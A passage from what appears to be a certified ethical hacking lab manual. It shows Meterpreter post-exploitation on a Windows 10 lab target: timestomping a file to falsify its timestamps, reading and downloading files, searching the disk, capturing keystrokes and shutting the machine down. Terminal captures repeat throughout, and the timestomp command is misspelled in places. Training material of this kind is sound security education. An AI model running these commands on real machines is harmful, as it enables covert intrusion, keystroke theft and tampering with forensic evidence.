Entry Modified: 2020-08-24 09:43:51 -0400  
meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"  
[*] Setting specific MACE attributes on secret.txt  
meterpreter >
```

35. You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.

Applications Places System



Mon Aug 24, 10:02

● ● ●

File Edit View Search Terminal Help

meterpreter > ls

Listing: C:\Users\Admin\Downloads

==== Desktop

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2020-08-24 09:47:58 -0400	Backdoor.exe
100666/rw-rw-rw-	27071	fil	2020-08-24 02:55:29 -0400	BadDoc.docm
100666/rw-rw-rw-	600580	fil	2020-08-24 01:05:30 -0400	PowerUp.ps1
100777/rwxrwxrwx	73802	fil	2020-08-24 00:57:09 -0400	Test.exe
100777/rwxrwxrwx	6281605	fil	2020-08-24 07:02:01 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2016-04-14 07:33:35 -0400	desktop.ini
100666/rw-rw-rw-	44	fil	2020-08-24 08:43:21 -0400	secret.txt

meterpreter > cat secret.txt

"My credit card account number is 123456789"

meterpreter > timestamp secret.txt -v

[*] Showing MACE attributes for secret.txt

Modified : 2020-08-24 09:43:51 -0400

Accessed : 2020-08-24 10:58:13 -0400

Created : 2020-08-24 09:43:21 -0400

Entry Modified: 2020-08-24 09:43:51 -0400

meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"

[*] Setting specific MACE attributes on secret.txt

meterpreter > timestamp secret.txt -v

[*] Showing MACE attributes for secret.txt

Modified : 2018-02-11 08:10:03 -0500


Accessed : 2020-08-24 11:01:00 -0400

Created : 2020-08-24 09:43:21 -0400

Entry Modified: 2020-08-24 09:43:51 -0400

meterpreter > Backdoor was injected (73.5KB). Free space: 79.5GB

36. Similarly, you can change the **Accessed** (-a), **Created** (-c), and **Entry Modified** (-e) values of a particular file.
37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.
38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.



File Edit View Search Terminal Help

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2020-08-24 09:47:58 -0400	Backdoor.exe
100666/rw-rw-rw-	27071	fil	2020-08-24 02:55:29 -0400	BadDoc.docm
100666/rw-rw-rw-	600580	fil	2020-08-24 01:05:30 -0400	PowerUp.ps1
100777/rwxrwxrwx	73802	fil	2020-08-24 00:57:09 -0400	Test.exe
100777/rwxrwxrwx	6281605	fil	2020-08-24 07:02:01 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2016-04-14 07:33:35 -0400	desktop.ini
100666/rw-rw-rw-	44	fil	2020-08-24 08:43:21 -0400	secret.txt

meterpreter > cat secret.txt

"My credit card account number is 123456789"meterpreter > timestamp secret.txt -v

[*] Showing MACE attributes for secret.txt

Modified : 2020-08-24 09:43:51 -0400

Accessed : 2020-08-24 10:58:13 -0400

Created : 2020-08-24 09:43:21 -0400

Entry Modified: 2020-08-24 09:43:51 -0400

meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"

[*] Setting specific MACE attributes on secret.txt

meterpreter > timestamp secret.txt -v

[*] Showing MACE attributes for secret.txt

Modified : 2018-02-11 08:10:03 -0500

Accessed : 2020-08-24 11:01:00 -0400

Created : 2020-08-24 09:43:21 -0400

Entry Modified: 2020-08-24 09:43:51 -0400

meterpreter > cd C:/

meterpreter > pwd

C:\

meterpreter > "Backdoor.exe" selected [73.5 kB] Free space: 79.5 GB

39. Here, the **download** command downloads a file from the remote machine to the host machine. To do so, type **download [Filename.extension]** and press **Enter**.
40. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** machine).
41. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
42. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.



File Edit View Search Terminal Help

100777/rwxrwxrwx	73802	fil	2020-08-24	23:37:35	-0400	Backdoor.exe	
100666/rw-rw-rw-	27071	fil	2020-08-24	02:55:29	-0400	BadDoc.docm	
100666/rw-rw-rw-	600580	fil	2020-08-24	01:05:30	-0400	PowerUp.ps1	
100777/rwxrwxrwx	73802	fil	2020-08-24	00:57:09	-0400	Test.exe	
100777/rwxrwxrwx	6281605	fil	2020-08-24	07:02:01	-0400	beRoot.exe	
100666/rw-rw-rw-	282	fil	2016-04-14	07:33:35	-0400	desktop.ini	
100666/rw-rw-rw-	44	secret.txt	2020-08-24	08:43:21	-0400	secret.txt	

meterpreter > cat secret.txt

"My credit card account number is 123456789"meterpreter > timestamp secret.txt -v

[*] Showing MACE attributes for secret.txt

Modified : 2018-02-11 08:10:03 -0500

Accessed : 2020-08-25 00:52:35 -0400

Created : 2020-08-24 09:43:21 -0400

Entry Modified: 2020-08-24 09:43:51 -0400

meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"

[*] Setting specific MACE attributes on secret.txt

meterpreter > timestamp secret.txt -v

[*] Showing MACE attributes for secret.txt

Modified : 2018-02-11 08:10:03 -0500

Accessed : 2020-08-25 00:52:35 -0400

Created : 2020-08-24 09:43:21 -0400

Entry Modified: 2020-08-24 09:43:51 -0400

meterpreter > cd C:/

meterpreter > pwd

C:\


meterpreter > search -f pagefile.sys

Found 1 result...

c:\pagefile.sys (738197504 bytes)

meterpreter >

43. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.



Tue Aug 25, 00:07

Parrot Terminal

File Edit View Search Terminal Help

```
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
```

attacker's Home

meterpreter > cat secret.txt

```
"My credit card account number is 123456789"meterpreter > timestamp secret.txt -v
```

```
[*] Showing MACE attributes for secret.txt
```

```
Modified : 2018-02-11 08:10:03 -0500
```

```
Accessed : 2020-08-25 00:52:35 -0400
```

```
Created : 2020-08-24 09:43:21 -0400
```

```
Entry Modified: 2020-08-24 09:43:51 -0400
```

meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"

```
[*] Setting specific MACE attributes on secret.txt
```

meterpreter > timestamp secret.txt -v

```
[*] Showing MACE attributes for secret.txt
```

```
Modified : 2018-02-11 08:10:03 -0500
```

```
Accessed : 2020-08-25 00:52:35 -0400
```

```
Created : 2020-08-24 09:43:21 -0400
```

```
Entry Modified: 2020-08-24 09:43:51 -0400
```

meterpreter > cd C:/

meterpreter > pwd

C:\

meterpreter > search -f pagefile.sys

```
Found 1 result...
```

```
    c:\pagefile.sys (738197504 bytes)
```

meterpreter > keyscan_start

```
Starting the keystroke sniffer ...
```

meterpreter >


44.  Now, click [Windows 10](#) to switch to the **Windows 10** machine, create a text file, and start typing something.

- Quick access
- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos
- OneDrive
- This PC
 - 3D Objects
 - Desktop
 - Documents
 - Downloads
 - Music
 - Pictures
 - Videos
 - Local Disk (C:)
 - CEH-Tools (D:)
- Network

Name	Date modified	Type	Size
*test.txt - Notepad			

File Edit Format View Help
My phone number is XXXXXXXXXX and my email address is XXXXXX@gmail.com

45. Click [Parrot Security](#) to switch to the **Parrot Security** machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.



Tue Aug 25, 00:10



Parrot Terminal

File Edit View Search Terminal Help

```
"My credit card account number is 123456789"meterpreter > timestamp secret.txt -v
```

```
[*] Showing MACE attributes for secret.txt
```

```
Modified : 2018-02-11 08:10:03 -0500
```

```
Accessed : 2020-08-25 00:52:35 -0400
```

```
Created : 2020-08-24 09:43:21 -0400
```

```
Entry Modified: 2020-08-24 09:43:51 -0400
```

```
meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"
```

```
[*] Setting specific MACE attributes on secret.txt
```

```
meterpreter > timestamp secret.txt -v
```

```
[*] Showing MACE attributes for secret.txt
```

```
Modified : 2018-02-11 08:10:03 -0500
```

```
Accessed : 2020-08-25 00:52:35 -0400
```

```
Created : 2020-08-24 09:43:21 -0400
```

```
Entry Modified: 2020-08-24 09:43:51 -0400
```

```
meterpreter > cd C:/
```

```
meterpreter > pwd
```

```
C:\
```

```
meterpreter > search -f pagefile.sys
```

```
Found 1 result...
```

```
    c:\pagefile.sys (738197504 bytes)
```

```
meterpreter > keyscan_start
```

```
Starting the keystroke sniffer ...
```

```
meterpreter > keyscan_dump
```

```
Dumping captured keystrokes...
```

```
<Right><Right><Right><Right><Right><Left><Right Shift><Home>test<CR>
```

```
<CR>
```

```
<Shift>The<^H><^H><^H><^H><^H><^H><^H><Shift>My po<^H>hone number is <Right Shift>XXXXXXXXX and my e-mail address is <Right Shift>XXXXXX<Shift>@gmail.com
```

```
Applications
```

```
meterpreter >
```

46. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

Applications Places System

Tue Aug 25, 00:10

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
Modified      : 2018-02-11 08:10:03 -0500
Accessed     : 2020-08-25 00:52:35 -0400
Created       : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
```

```
meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"
```

```
[*] Setting specific MACE attributes on secret.txt
```

```
meterpreter > timestamp secret.txt -v
```

```
[*] Showing MACE attributes for secret.txt
```

```
Modified      : 2018-02-11 08:10:03 -0500
Accessed     : 2020-08-25 00:52:35 -0400
Created       : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
```

```
meterpreter > cd C:/
```

```
meterpreter > pwd
```

```
C:\
```

```
meterpreter > search -f pagefile.sys
```

```
Found 1 result...
```

```
    c:\pagefile.sys (738197504 bytes)
```

```
meterpreter > keyscan_start
```

```
Starting the keystroke sniffer ...
```

```
meterpreter > keyscan_dump
```

```
Dumping captured keystrokes...
```

```
<Right><Right><Right><Right><Right><Left><Right Shift><Home>test<CR>
```

```
<CR>
```

```
<Shift>The<^H><^H><^H><^H><^H><^H><^H><Shift>My po<^H>hone number is <Right Shift>XXXXXXXX and my e  
mail address is <Right Shift>XXXXXX<Shift>@gmail.com
```

```
CEHv11Module10
```

```
meterpreter > idletime
```

```
User has been idle for: 1 min 12 secs
```

```
meterpreter > 
```

47. You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.
48. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.

Applications Places System



Parrot Terminal

Tue Aug 25, 00:12

File Edit View Search Terminal Help

```
meterpreter > timestamp secret.txt -m "02/11/2018 08:10:03"
```

```
[*] Setting specific MACE attributes on secret.txt
```

```
meterpreter > timestamp secret.txt -v
```

```
[*] Showing MACE attributes for secret.txt
```

```
Modified : 2018-02-11 08:10:03 -0500
```

```
Accessed : 2020-08-25 00:52:35 -0400
```

```
Created : 2020-08-24 09:43:21 -0400
```

```
Entry Modified: 2020-08-24 09:43:51 -0400
```

```
meterpreter > cd C:/
```

```
meterpreter > pwd
```

```
C:\
```

```
meterpreter > search -f pagefile.sys
```

```
Found 1 result...
```

```
    c:\pagefile.sys (738197504 bytes)
```

```
meterpreter > keyscan_start
```

```
Starting the keystroke sniffer ...
```

```
meterpreter > keyscan_dump
```

```
Dumping captured keystrokes...
```

```
<Right><Right><Right><Right><Right><Left><Right Shift><Home>test<CR>
```

```
<CR>
```

```
<Shift>The<^H><^H><^H><^H><^H><^H><^H><Shift>My po<^H>hone number is <Right Shift>XXXXXXXX and my e-mail address is <Right Shift>XXXXXX<Shift>@gmail.com
```

```
meterpreter > idletime
```

```
User has been idle for: 1 min 12 secs
```

```
meterpreter > shutdown
```

```
Shutting down...
```

```
meterpreter >
```

```
[*] 10.10.10.10 - Meterpreter session 1 closed. Reason: Died
```

49. Click [Windows 10](#) to switch to the **Windows 10** machine (victim machine).
50. You can observe that the machine has been turned off.

Shutting down

51. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
52. Close all open windows and document all the acquired information.